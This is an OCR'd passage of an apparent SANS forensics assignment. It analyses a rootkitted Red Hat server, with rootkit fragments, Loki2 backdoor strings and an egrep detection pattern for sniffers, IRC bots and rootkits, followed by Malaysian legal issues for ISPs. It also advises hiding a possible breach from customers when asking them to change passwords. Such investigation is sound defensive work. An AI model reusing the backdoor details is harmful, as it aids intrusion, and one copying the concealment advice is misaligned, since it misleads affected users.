
In the Linux OS, when a file was deleted, the operating system basically takes the inode that was pointing the to the file and marks is as unused. Since no inode currently pointing to that location of the disk block, the operating system assumed that it is a free space ready to be used. Before the disk block has been overwritten by a new file, the data is still intact and can be recovered. However, the chances of recovering the data will be low if the intruder overwrites the disk block a few times with random pattern [19]. We used two tools to recover deleted files namely the TASK and the Autopsy Forensic Browser. Based on deleted inodes, the tools will show any deleted files that can be recovered.

The intruder apparently did not cover up his/her tracks very well. All of the rootkit files were not deleted and still intact for our analysis. Thus, we used the Autopsy Browser to help us identify and recover the files that were worth checking. The Autopsy Browser version 1.7 had simplified the process of recovering deleted files. Thus, we checked the list of recoverable deleted files and decided to recover a file associated with the rootkit i.e. bannerlog.c. The Autopsy showed us the content of the file at the bottom frame (3).

[19] Fung, James. "Dead Linux Machine Do Tell Tales", SANS Institute, URL: http://www.giac.org/practical/GCFA/James_Fung_GCFA.pdf (31 Jan 2003)



From screenshot above, we first clicked on the “All Deleted File” button (1) to list all the deleted files. We then browsed through at the right frame numbered “2” to look for desired file to be recovered. Once found, we clicked on the link of the deleted file. The content of the file was displayed at bottom frame “3”. We then cliecked on the Export link and saved the file as a raw format at desired location. The recovered file was as below:



It appears that the file that we recovered was a C program for the wu-ftpd exploit.

String Search

So far we had managed to identify the rootkit and analysed the Linux OS partition. We did not investigate the Linux Swap partition yet for any evidence. Thus, we used strings search to check whether any information ca n be obtained from the evidence. The results of the search were written into their respective files.

```
[root@localhost evidence]# strings hdd1.img > hdd1.strings
[root@localhost evidence]# strings hdd2.img > hdd2.strings
[root@localhost evidence]#  strings   hdd5.img > hdd5.strings
```

We examined the output files using the egrep searching strings that might be associated with the rootkit or the intruder, such as “login”, “password”, “ftpd”, “password”, “sniff”, “IRC”, “adore”, “bot” and “sshd”. These sets of s trings would probably lead us to identify the intruder and may provide more information on his/her original locations.

```
[root@localhost evidence]# egrep  -i
"login|password|ftpd|sniff|IRC|adore|bot|sshd" hdd1.strings >
strings.hdd1.windows
[root@localhos t evidence]# egrep  -i
"login|password|ftpd|sniff|IRC|adore|bot|sshd" hdd2.strings >
strings.hdd2.linux
```

```
[root@localhost evidence]#  egrep   -i
"login|password|ftpd|sniff|IRC|adore|bot|sshd" hdd5.strings >
strings.hdd5.swap
```


The search did not materialize an ything significant on the intrusion. For example, we already knew about the adore rootkit source code below:

```
adore.c
adore.o
 *** Major advantages of adore V 0.14:
 ***    + is_adore_there() routine
        /* to uninstall adore */
        /* to check wh ether adore is installed */
         * from within adore
all:    adore.c ava.c
        $(CC)  -c $(CFLAGS) adore.c  -o adore.o
        rm  -f core ava adore.o
int adore_installed()
                        "       U uninstall adore   \n"
        printf("Checking f  or adore  0.12 or higher ...  \n");
        if ((version = adore_installed()) <= 0) {
                printf("Found  adore  0.%d  installed.  Please  update  adore.",
version);
        /* uninstall adore */
Since adore got public, there are might some notes necess   ary:
for installed adore. Also HIDDEN_PORT should be changed.
When commenting in the MODVERSIONS  -switch, adore will be compiled
       U uninstall adore
Checking for adore  0.12 or higher ...
Found adore 0.%d installed. Please update adore.
```

Our strings searched on the Windows partition ("/dev/hdd1") also did not revealed anything suspicious. For swap partition, probably due to the company's technical person rebooting a few times for his/her internal investigations, we could not found anything related to i nvestigation. Thus, our investigation will be ended here although we could continue later on to search for more evidence.

Conclusions

During investigation, we must make sure that our evidence was not tempered. So, we performed evidence integrity check th rough comparing the hash value of the image files with the hard disk of evidence's hash value prior to investigation. It is verified that our investigation did not changed anything on the image files. This was showed by the identical hash value produced on both our imaged files and the evidence hard disk. Thus, any evidence produced was complied with the forensic methodology.



Based on the analysis, the compromised system was built on 28 th December 2001 using a default installation of Red Hat 6.2 and off ered services such as the FTP, Telnet and Web. Within a few weeks of the system being alived on the Internet, it was hacked and rootkited by the intruder. These were showed by evidence produced in the Mac Time analysis and the rootkit files. We found out that a few hidden directories such as the *"/mnt/evidence/usr/bin/.. /"* and the *"/mnt/evidence/dev/ida/.inet/.. /"* were created to hide the rootkit and Trojan files.

We are unable to identify who were the intruders, since more than a dozen of different IP addresses were recorded and more than one attempt was made to gain root access. There were no other systems where the company may have kept the log files for record of the Internet connection. We assumed that only one intruder had been able to gain acces s. There was also a probability of a skill cracker gained accessed and successfully hide its activities from detection and lead us to the unskilled one.

The intruder might have exploited the wu -ftpd vulnerabilities to gain the first access. She/he then installed the rootkit and created the backdoor to be accessed at later time. We knew based on the evidence that the intruder was not highly skilled in compromising the system. She/he did not cover the forensic footprint entirely where the rootkit, and the e xploit installation files were not deleted.

Based on those evidences and the modus operandi, the person who broke into the system fit the profile of those "script kiddies" who often use the system as an IRC bot. We knew this when the Psybnc files were fou nd installed by the intruder. Finally, a system that is not properly administered will always be the target of malicious intent.

PART 3 – LEGAL ISSUES IN INCIDENT HANDLING

From SANS GCFA Practical Assignment 1.2 [20],

> "You are the system administrator fo r an Internet Service Provider that provides Internet access to paying customers. You receive a telephone call from a law enforcement officer who informs you that an account on your system was used to hack into a government computer. He asks you to verify the activity by reviewing your logs and determine if your logs reflect whether or not the activity was initiated there or from another upstream provider. You review your logs and can only determine a valid user account logged in via a dialup account during the period of suspicious activity.
>
> NOTE: For the purpose of this scenario, assume you validated the identity of the law enforcement officer and this is not social engineering. "

Questions

What, if any, information can you provide to the law enforcement officer over the phone during the initial contact?

As the system administrator of an ISP, the very first thing I did was to confirm and verify that the IP Address and the account used by the intruder were valid and belonged to the ISP. Having the account information alone, without the IP Address and the full time stamp may not be reliable information. Upon having the IP Address and reliable timestamp, thorough and quick check was done by running through the database and confirming that the account existed and was recently used from the logs.

Based on the search through the logs, I am also able to verify if the account had been used from different caller -IDs. If so, this may indicate that the account has been shared or stolen, thus, the investigation expe cted of the law enforcement officer will be more detailed.

Over the phone, I am able to confirm with the law enforcement officer that some activity did take place from the alleged IP Address, during the given time. Based on our logs, we were able to det ermine the account used for the dial-up connection and even the caller ID.

The Internet account ID, IP address and telephone Caller ID information, can be relayed to the Law Enforcement Officer in the initial contact, and confirmation of the suspicious a ctivities were recorded for the user account at that time.

---

[20] SANS Institute, URL: http://www.giac.org/GCFA_assignment.php (31 Jan 200 3)

Other information such as details of the subscribers and logs could not be given due to the ISP policy on "non -disclosure of customer information to third parties". In order to obtain such informa tion, an official letter from the law enforcement officer requesting for the detail information of the logs and customer information, citing the relevant Act in which the offence have been committed need to be in place.

What must the law enforcement of ficer do to ensure you preserve this evidence if there is a delay in obtaining any required legal authority?

I will raise a ticket to our ISP abuse department, cc'ing to the law enforcement officer, to notify that I have received his call and requested fo r the logs to be preserved for an indefinite period. Having received the official letter from the law enforcement agency, the law enforcement officer may conduct on -site imaging and preservation of the logs.

In order for the law enforcement officer to en sure that the ISP preserved the evidence, they need to write a formal letter, which should state the offence under investigations and the report number, which was lodged at the police station. As for the report number, it is confidential in nature and may not be released to any parties by the law enforcement agencies/ police.

In this scenario, the letter stated that the suspect had committed an offence under Section 3 of Computer Crime Act 1997 [21], "Unauthorised access to computer material", which states:

A person shall be guilty of an offence if -

> *(a) he causes a computer to perform any function with intent to secure access to any program or data held in any computer;*
> *(b) the access he intends to secure is unauthorized; and*
> *(c) he knows at the time when he causes the computer to perform the function that that is the case.*

The intent a person has to have to commit an offence under this section need not be directed at -

> *(a) any particular program or data;*
> *(b) a program or data of any particular kind; or*
> *(c) a program or data held in any particular computer.*

> *(3) A person guilty of an offence under this section shall on conviction be liable to a fine not exceeding fifty thousand ringgit or to imprisonment for a term not exceeding five years or to both.*

This section means that it is an offence if any person knows he is

[21]:Computer Crime Act 1997", URL: http://www.mycert.org.my/bill/crime/crime03.html (31 Jan 2003)

unauthorised to access the computer at any given time, and causes the computer to perform any function with the intent of accessing any program or data.

However, since obtaining the official letter will take some time, the law enforcement officer could send an unofficial request either through email or letter to the higher management of the ISP. He needs to detail out which evidence needs to be preserved and for how long. With such a request in place, I could print out any logs and place my signature with date and time on every page of the hard copy logs and keeps the soft copy intact for preservation along with its hash value.

What legal authority, if any, does the law enforcement need to provide to you in order for you to send him your logs?

In order for the law enforcement officer to obtain the evidence that we have produced, they need to issue a formal request by letter. The letter again should state the offences in question and under which act it falls upon as well as the report number.

Once we received the letter, we surrendered any document that we have except for details of personal information of the account holder. The letter quoting the Act under which the offence was committed is needed to enable us to produce the documents. The Section 51(1) of the Criminal Procedure Code[22] clearly stated that:

> *Whenever any Court or police officer making a police investigation considers that the production of any property or document is necessary or desirable for the purpose of any investigation, inquiry, trial or the proceeding under this Code by or before such /court or officer such Court may issue a summons or such officer a written order to the person in which possession or power such property or document is believed to be requiring him to attend and produce it or to produce it at the time and place stated in the summons or order.*

This section stated that in order for us to produce the documents, a written order by the investigation officer i.e. a formal letter or by the court order need to be produced. Once we received the letter, we need to tender the document or any related evidence including all the personal details of the account holder and logs showing the activities, the telephone numbers recorded, and all relevant materials to the officer in charge. We are also obliged to attend any proceedings that are required by law.

This document, which was produced by the computer, is admissible in court as evidence provided that it fulfilled the requirements of section 90A of the Evidence (Amendment) Act 1993 [23]

---

[22] Laws of Malaysia, Criminal Procedure Code, Penal Code and Evidence Act, MDC publishers printers Sdn Bhd, 1996 pg 19

[23] Laws of Malaysia, Criminal Procedure Code, Penal Code and Evidence Act, MDC

S. 90A Admissibility of documents produced by computer, and of statements contained therein.

In any criminal or civil proceeding a document produced by a computer, or a statement containe d in such document, shall be admissible as evidence of any fact stated therein if the document was produced by the computer in the course of its ordinary use, whether or not the person tendering the same is the maker of such document or statement."

The section means that any document produced by a computer may be tendered in court as evidence. The content of the document may be used in court as evidence. This is provided that the document was produced by a computer in normal courses of events. It is immate rial whether the document is produced by someone else other than the maker of the document.

"(5) A document shall be deemed to have been produced by a computer whether it was produced by it directly or by means of any appropriate equipment, and whether or not there was any direct or indirect human intervention "

This effectively means that a document will be regarded as being produced by a computer even though other methods and equipments were used. It also means that human or people elements are not nece ssary.

What other 'investigative" activities are you permitted to conduct at this time?

As system administrator, I am able to go through the accounting logs to ensure that the account was used consistently from the same source caller -ID or from different locations.

We are allowed to conduct internal forensic investigation on our system to obtain more information about the incident. This is considered as a normal business process, which requires us to make sure that the subscribers do not breach the ter ms and conditions set for the account activation. All evidence or information obtained during investigation must be handled in a similar manner to the confidential information. We would go through all recorded logs file to trace the suspect activities. Its probably will help the Law Enforcement Officer in his investigation.

We are not permitted to monitor and intercept all communications except with lawful authority under the Communication and Multimedia Act 1998 [24] Section 234. Interception and disclosure o f communications is prohibited:

---

publishers printers Sdn Bhd, 1996 pg 394

[24] "Communication and Multimedia Act 1998" URL: http://www.mcmc.gov.my/mcmc/the_law/ViewAct_Part_Chapter_Section.asp?cc=47313864&lg=e&peb=n&arid=900722&a_prid=653225&a_p_crid=735149&a_p_c_srid=162335 (31 Jan 2003)

A person who, without lawful authority under this Act or any other written law -

(a) intercepts, attempts to intercept, or procures any other person to intercept or attempt to intercept, any communications;

> *(b) discloses, or attempts to disclose, to any other person the contents of any communications, knowing or having reason to believe that the information was obtained through the interception of any communications in contravention of this section; or*
>
> *(c) uses, or attempts to use, the contents of any communications, knowing or having reason to believe that the information was obtained through the interception of any communications in contravention of this section, commits an offence.*

Without the law enforcement request , we are unable to place a sniffer or wiretap our network for monitoring and record purposes except for the ordinary business record keeping. The law enforcement agencies/ police should formally make a request to the Public Prosecutor through an officer with rank of Superintendent and above, would be able to place sniffer in our network. This requirement was clearly stated in the Communication and Multimedia Act 1998 [25] Section 252: Power to intercept communications:

> *(1) Notwithstanding the provisions of an y other written law, the Public Prosecutor, if he considers that any communications is likely to contain any information which is relevant for the purpose of any investigation into an offence under this Act or its subsidiary legislation, may, on the application of an authorized officer or a police officer of or above the rank of Superintendent, authorize the officer to intercept or to listen to any communication transmitted or received by any communications.*
>
> *(2) When any person is charged with an offence under this Act or its subsidiary legislation, any information obtained by an authorized officer or a police officer under subsection (1), whether before or after the person is charged, shall be admissible at his trial in evidence.*
>
> *(3) An authorization by the Public Prosecutor under subsection (1) may be given either orally or in writing; but if an oral authorization is given, the Public Prosecutor shall, as soon as practicable, reduce the authorization into writing.*

---

[25]) "Communication and Multimedia Act 1998", URL: http://www.mcmc.gov.my/mcmc/t_he_law/ViewAct_Part_Chapter_Section.asp?cc_=3473372&lg=e&peb=n&arid=900722&a_prid=653225&a_p_crid=246319&a_p_c_srid=804287 (31 Jan 2003)

(4) A certificate by the Public Prose cutor stating that the action taken by an authorized officer or a police officer under subsection (1) had been authorized by him under that subsection shall be conclusive evidence that it had been so authorized, and the certificate shall be admissible in e vidence without proof of his signature there.

(5) No person shall be under any duty, obligation or liability, or be in any manner compelled, to disclose in any proceedings the procedure, method, manner or means, or any matter related to it, of anything d one under subsection (1).

All information obtained from other accounts during the monitoring process, should not be disclosed, otherwise it would be an offence under Section 234 of Communication and Multimedia Act 1998. With authority approval, all logs were preserved in soft and hard copies, and steps were taken to make sure that there are no changes made and all chain of custody and chain of evidence procedures were properly followed.

How would your actions change if your logs disclosed a hacker gained unauthorized access to your system at some point, created an account for him/her to use, and used THAT account to hack into the government system?

Assuming, based on the information provided on the account, together with the source IP Address, it is disco vered that the activity originated from one of the ISP's public server, which was compromised.

Now, our system seems to have been used as an intermediary host to hack into another system. So, instead of providing any information to the law enforcement officer over the telephone, I shall have to refer to the ISP's legal advisor on further course of actions.

I shall have to request our legal department to liase with the officer on this matter. Meantime, the officer is advised to submit an official lett er pertaining to the incident. In this case, the Chief Information Security Officer (CISO) in the ISP shall be notified. A Security team may be formed headed by the CISO, and consists of among others, the legal advisor, the Public Relations Officer and the relevant technical/IT personnel.

With this situation, it is even more critical for a thorough investigation be done to identify the real source of the attack.

There are two possible options as to what actions can be taken by the security team:

Directly lodge a police report and let the law enforcement officers come and conduct investigations. However, currently at this time, there is not much information that is available for them.
Conduct our own internal investigations and verify that the ISP's public server was in fact compromised and later used as a launching pad to attack another

host.

I shall then recommend the second choice to be done first, since pulling in the law enforcement agencies at an early stage will not expedite the investigations process. Our internal investigations will provide more data on how the intruder got in, where she/he got connected from, what were the activities that she/he performed within our network, whose else might be affected and how long has the intruder been in our network.

Upon verifying the situation within the system, a police report can be lodged.

Investigations conducted must follow strict Computer Forensics Procedures including imaging the hard drives of the systems involved and obtaining the hash value, maintaining the chain of custody and making sure that all evidences are correctly preserved.

Since the intruder was able to create an account, we have to check whether she/he accessed any other customers' personal information. If yes, we need to inform our customers to change their login passwords immediately. This must be done without telling them that their account might have been compromised. As to maintain their confidence level in our services, such actions can be carried out by informing them that it is standard procedure for customers to change their password and not alerting the intruders.

Depending on the requirements of the law enforcement agencies and how much information has been gathered, we might allow the intruder to use our network for a few more days while monitoring and obtaining all necessary information about the intruder without further damaging other networks. This can be done via wiretapping, which includes the phone numbers used for dial - up access (of course when creating the accou nt, the intruder used a fake name and address). It must be noted that, to perform this action we must obtain approval from the relevant authorities, which in this case being the law enforcement agencies.

The information obtained during monitoring can be used to identify the intruder and conduct raids when she/he is connected to our network. Such actions would give more weight to the evidence that is produced.

Recommendation

It is recommended that every organisation have their own incident handling procedures to help them manage crisis during intrusions. It is also recommended that they have an internal legal advisor to avoid falling foul of the law. All incidents shall be notified to the Chief Information Security Officer or the Information Security Off icer in-charge, to ensure that all actions taken preceding an incident is properly recorded and accounted for.

REFERENCES

Atstake Limited, URL: http://www.atstake.com/research/tools/task (31 Jan 2003)

Atstake Limited, URL: http://www.atstake.com/research/tools/autopsy (31 Jan 2003)

"Communication and Multimedia Act 1998" URL: http://www.mcmc.gov.my/mcmc/the_law/ViewAct_Part_Chapter_Section.asp?cc=47313864&lg=e&peb=n&arid=900722&a_prid=653225&a_p_crid=735149&a_p_c_srid=162335 (31 Jan 2003)

"Communication and Multimedia Act 1998", URL: http://www.mcmc.gov.my/mcmc/the_law/ViewAct_Part_Chapter_Section.asp?cc=3473372&lg=e&peb=n&arid=900722&a_prid=653225&a_p_crid=246319&a_p_c_srid=804287 (31 Jan 2003)

"Computer Crime Act 1997", URL: http://www.mycert.org.my/bill/crime.html (31 Jan 2003)

"Computer Crime Act 1997", URL: http://www.mycert.org.my/bill/crime/crime03.html (31 Jan 2003)

daemon9 & alhambra, "Project Loki: ICMP Tunneling", Phrack Magazine, Volume 7, Issue 49, Article 06 of 16, URL: http://www.phrack.com/show.php?p=49&a=6 (31 January 2003)

daemon9, "L O K I 2 (the implementation)", Phrack Magazine, Volume 7, Issue 51, Article 06 of 17, URL: http:// www.phrack.com/show.php?p=51&a=6 (31 January 2003)

Farmer, Dan & Venema, Wietse, URL: http://www.porcupine.org/forensics/tct.html (31 Jan 2003)

Fung, James. "Dead Linux Machine D o Tell Tales", SANS Institute, URL: http://www.giac.org/practical/GCFA/James_Fung_GCFA.pdf (31 Jan 2003)

Free Software Foundation, Inc. URL: http://www.lns.cornell.edu/public/COMP/info/wget/wget_toc.html (31 Jan 2003)

Ginksi, Richard, "GCFA Practical Assignment", SANS Institute, URL: http://www.giac.org/Richard_Ginski_GCFA.pdf (31 Jan 2003)

Gollman, Dieter, "Computer Security", John Wiley & Sons, Ltd, 1999

Green, John, "Basic Forensic Principles Illustrated With Linux", The SANS Institute, Track 8: System Forensics, Investigation and Response, 2002.

Henry, Paul, “Covert Channels”, Cyberguard, URL: http://www.cyberguard.com/PDF/Solutions_Whitepapers2.pdf (31 Jan2003)

House of Lords, The Stationery Office Limited, “Computer Misuse Act (Amendment) Bill”, URL: http://www.publications.parliament.uk/pa/ld200102/ldbills/079/2002079.pdf (31 Jan 2003)

Irwin, Vicki & Pomeranz, Hal, “Advanced Intrusio n Detection and Packet Filtering“, URL: http://www.eas.asu.edu/~ieeecs/pages/springCalendar_99/resource/ns99_-part1.ppt (31 January 2003)

Jestrix, URL: http://www.netknowledgebase.com/tutorials/psybnc.html (31 Jan 2003)

Kruse, Warren G, “Computer Forensics: Incident Response Essentials”, Lucent Technologies, 2002

Laws of Malaysia, Criminal Proc edure Code, Penal Code and Evidence Act, MDC publishers printers Sdn Bhd, 1996 pg 19

Laws of Malaysia, Criminal Procedure Code, Penal Code and Evidence Act, MDC publishers printers Sdn Bhd, 1996 pg 394

“Loki2.tar.gz”, URL: http://packetstormsecurity.nl/crypt/misc/ (31 Jan 2003)

Low, Christopher, “ICMP Attacked Illustrated”, December 11, 2001, URL: http://www.sans.org/rr/threats/ICMP_atta cks.php (31 January 2003)

McClure, Stuart et al, “Hacking Exposed: Network Security Secrets & Solutions, Third Edition, McGraw -Hill, 2001

Middleton, Bruce, “Cyber Crime Investigator’s Field Guide”, CRC Press LLC, 2002

Miller, Toby, “Detecting Loadable Kernel Modules (LKM)“, URL: http://www.incident-response.org/LKM.htm (31 Jan 2002)

Murilo, Nelson et al, “chkrootkit.tar.gz”, Pangeia Informatica, URL: http://www.chkrootkit.org (31 Jan 2003)

Owen, Greg, “GCFA Practical Assignment”, SANS Institute, URL: http://www.giac.org/practical/Greg_Owen_GCFA.zip (31 January 2003)

Pederson, Stephen, “GCFA P ractical Assignment”, SANS Institue, URL: http://www.giac.org/practical/StephenPedersen_-GCFA.doc (31 Jan 2003)

Roelofs, Greg, URL: http://freealter.org/doc_distrib/unzip -5.3.1/zipinfo.1.html (31 Jan 2003)

Siever, Ellen et al " Linux in a Nutshell" 3rd Edition, August 2000 URL: http://www.oreillynet .com/linux/cmd/s/strings.html (31 Jan 2003)

Stuart, Thomas, "ICMP: Crafting and other uses". SANS Institute, URL: http://www.giac.org/practicals/Stuart_thomas_gsec.doc (31 January 2003)

Appendix A: Zipinfo Output

```
[root@localhost binary]#
[root@localhost binary]# zipinfo -v binary_v1.2.zip
Archive:  binary_v1.2.zip   7309 bytes   2 files

End-of-central-directory record:
-------------------------------

  Actual offset of end-of-central-dir record:        7287 (00001C77h)
  Expected offset of end-of-central-dir record:      7287 (00001C77h)
  (based on the length of the central directory and its expected offset)

  This zipfile constitutes the sole disk of a single-part archive; its
  central directory contains 2 entries.  The central directory is 102
  (00000066h) bytes long, and its (expected) offset in bytes from the
  beginning of the zipfile is 7185 (00001C11h).

  There is no zipfile comment.

Central directory entry #1:
---------------------------

  atd.md5

  offset of local header from start of archive:     0 (00000000h) bytes
  file system or operating system of origin:        MS-DOS, OS/2 or NT FAT
  version of encoding software:                     2.0
  minimum file system compatibility required:       MS-DOS, OS/2 or NT FAT
  minimum software version required to extract:     2.0
  compression method:                               deflated
  compression sub-type (deflation):                 normal
  file security status:                             not encrypted
  extended local header:                            no
  file last modified on (DOS date/time):            2002 Aug 22 14:58:08
  32-bit CRC value (hex):                           e5376cb4
  compressed size:                                  38 bytes
  uncompressed size:                                39 bytes
  length of filename:                               7 characters
  length of extra field:                            0 bytes
  length of file comment:                           0 characters
  disk number on which file begins:                 disk 1
  apparent file type:                               text
  non-MSDOS external file attributes:               81B600 hex
  MS-DOS file attributes (20 hex):                  arc

  There is no file comment.

Central directory entry #2:
---------------------------

  atd

  offset of local header from start of archive:     75 (0000004Bh) bytes
  file system or operating system of origin:        MS-DOS, OS/2 or NT FAT
  version of encoding software:                     2.0
  minimum file system compatibility required:       MS-DOS, OS/2 or NT FAT
  minimum software version required to extract:     2.0
  compression method:                               deflated
  compression sub-type (deflation):                 normal
  file security status:                             not encrypted
  extended local header:                            no
  file last modified on (DOS date/time):            2002 Aug 22 14:57:54
  32-bit CRC value (hex):                           d0ee3072
  compressed size:                                  7077 bytes
  uncompressed size:                                15348 bytes
  length of filename:                               3 characters
  length of extra field:                            0 bytes
  length of file comment:                           0 characters
  disk number on which file begins:                 disk 1
  apparent file type:                               binary
  non-MSDOS external file attributes:               81B600 hex
  MS-DOS file attributes (20 hex):                  arc

  There is no file comment.
```

```
[root@localhost binary]#
[root@localhost binary]# unzip -v binary_v1.2.zip
Archive:  binary_v1.2.zip
 Length   Method    Size     Ratio      Date    Time    CRC-32      Name
--------  ------  ------     -----      ----    ----    ------      ----
   9       Defl:N     38       3%    08-22-02   14:58  e5376cb4   atd.md5
15348      Defl:N    7077      54%   08-22-02   14:57  d0ee3072   atd
--------           -------     ---                                 -------
15387                7115      54%                                2 files
[root@localhost binary]#
```

Appendix B: Atd Strings Output (Edited)

```
/lib/ld-linux.so.1
libc.so.5
longjmp
strcpy
ioctl
popen
shmctl
geteuid
_DYNAMIC
getprotobynumber
errno
__strtol_internal
usleep
semget
getpid
fgets
shmat
_IO_stderr_
perror
getuid
semctl
optarg
socket
__environ
bzero
_init
alarm
__libc_init
environ
fprintf
kill
inet_addr
chdir
shmdt
setsockopt
__fpu_control
shmget
wait
umask
signal
read
strncmp
sendto
bcopy
fork
strdup
getopt
inet_ntoa
getppid
time
gethostbyname
_fini
sprintf
difftime
atexit
_GLOBAL_OFFSET_TABLE_
semop
exit
__setfpucw
open
setsid
close
_errno
_etext
_edata
__bss_start
_end


--output removed --

lokid: Client database full
DEBUG: stat_client nono
lokid version:
            %s
remote interface:         %s
active transport:         %s
active cryptography:      %s
server uptime:
            %.02f minutes
client ID:                %d
packets written:          %ld
bytes written:
            %ld
requests:                 %d
N@[fatal] cannot catch SIGALRM
lokid: inactive client <%d> expired
from list [%d]
 @[fatal] shared mem segment request
error
[fatal] semaphore allocation error
[fatal] could not lock memory
[fatal] could not unlock memory
[fatal] shared mem segment detach error
[fatal] cannot destroy shmid
[fatal] cannot destroy semaphore
[fatal] name lookup failed
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[fatal] Cannot go daemon
[fatal] Cannot create session
/dev/tty
[fatal] cannot detach from controlling
terminal
/tmp
[fatal] invalid user identification
value
v:p:
Unknown transport
lokid -p (i|u) [ -v (0|1) ]
[fatal] socket allocation error
[fatal] cannot catch SIGUSR1
Cannot set IP_HDRINCL socket option
[fatal] cannot register with atexit(2)
LOKI2        route [(c) 1997 guild
corporation worldwide]
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[SUPER fatal] control should NEVER fall
here
[fatal] forking error
lokid: server is currently at capacity.
Try again later
lokid: Cannot add key
lokid: popen
[non fatal] truncated write
/quit all
lokid: client <%d> requested an all
kill
            sending L_QUIT: <%d> %s
lokid: clean exit (killed at client
request)
[fatal] could not signal process group
/quit
lokid: cannot locate client entry in
database
lokid: client <%d> freed from list [%d]
/stat
/swapt
[fatal] could not signal parent
lokid: unsupported or unknown command
string
lokid: client <%d> requested a protocol
swap
            sending protocol update:
<%d> %s [%d]
lokid: transport protocol changed to %s


GCC: (GNU) 2.7.2.1
```

```
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
GCC: (GNU) 2.7.2.1
01.01
01.01
01.01
01.01
01.01
01.01
01.01
01.01
.symtab
.strtab
.shstrtab
.interp
```

```
.hash
.dynsym
.dynstr
.rel.bss
.rel.plt
.init
.plt
.text
.fini
.rodata
.data
.ctors
.dtors
.got
.dynamic
.bss
.comment
.note
```

Appendix C: Atd Objdump Output

```
./atd:     file format elf32-i386
./atd
architecture: i386, flags 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
start address 0x08048db0

Program Header:
    PHDR off    0x00000034 vaddr 0x08048034 paddr 0x08048034 align 2**2
         filesz 0x000000a0 memsz 0x000000a0 flags r-x
  INTERP off    0x000000d4 vaddr 0x080480d4 paddr 0x080480d4 align 2**0
         filesz 0x00000013 memsz 0x00000013 flags r--
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x00003524 memsz 0x00003524 flags r-x
    LOAD off    0x00003528 vaddr 0x0804c528 paddr 0x0804c528 align 2**12
         filesz 0x000001a4 memsz 0x000002d0 flags rw-
 DYNAMIC off    0x00003644 vaddr 0x0804c644 paddr 0x0804c644 align 2**2
         filesz 0x00000088 memsz 0x00000088 flags rw-

Dynamic Section:
  NEEDED      libc.so.5
  INIT        0x8048a70
  FINI        0x804a8e0
  HASH        0x80480e8
  STRTAB      0x80486ac
  SYMTAB      0x804828c
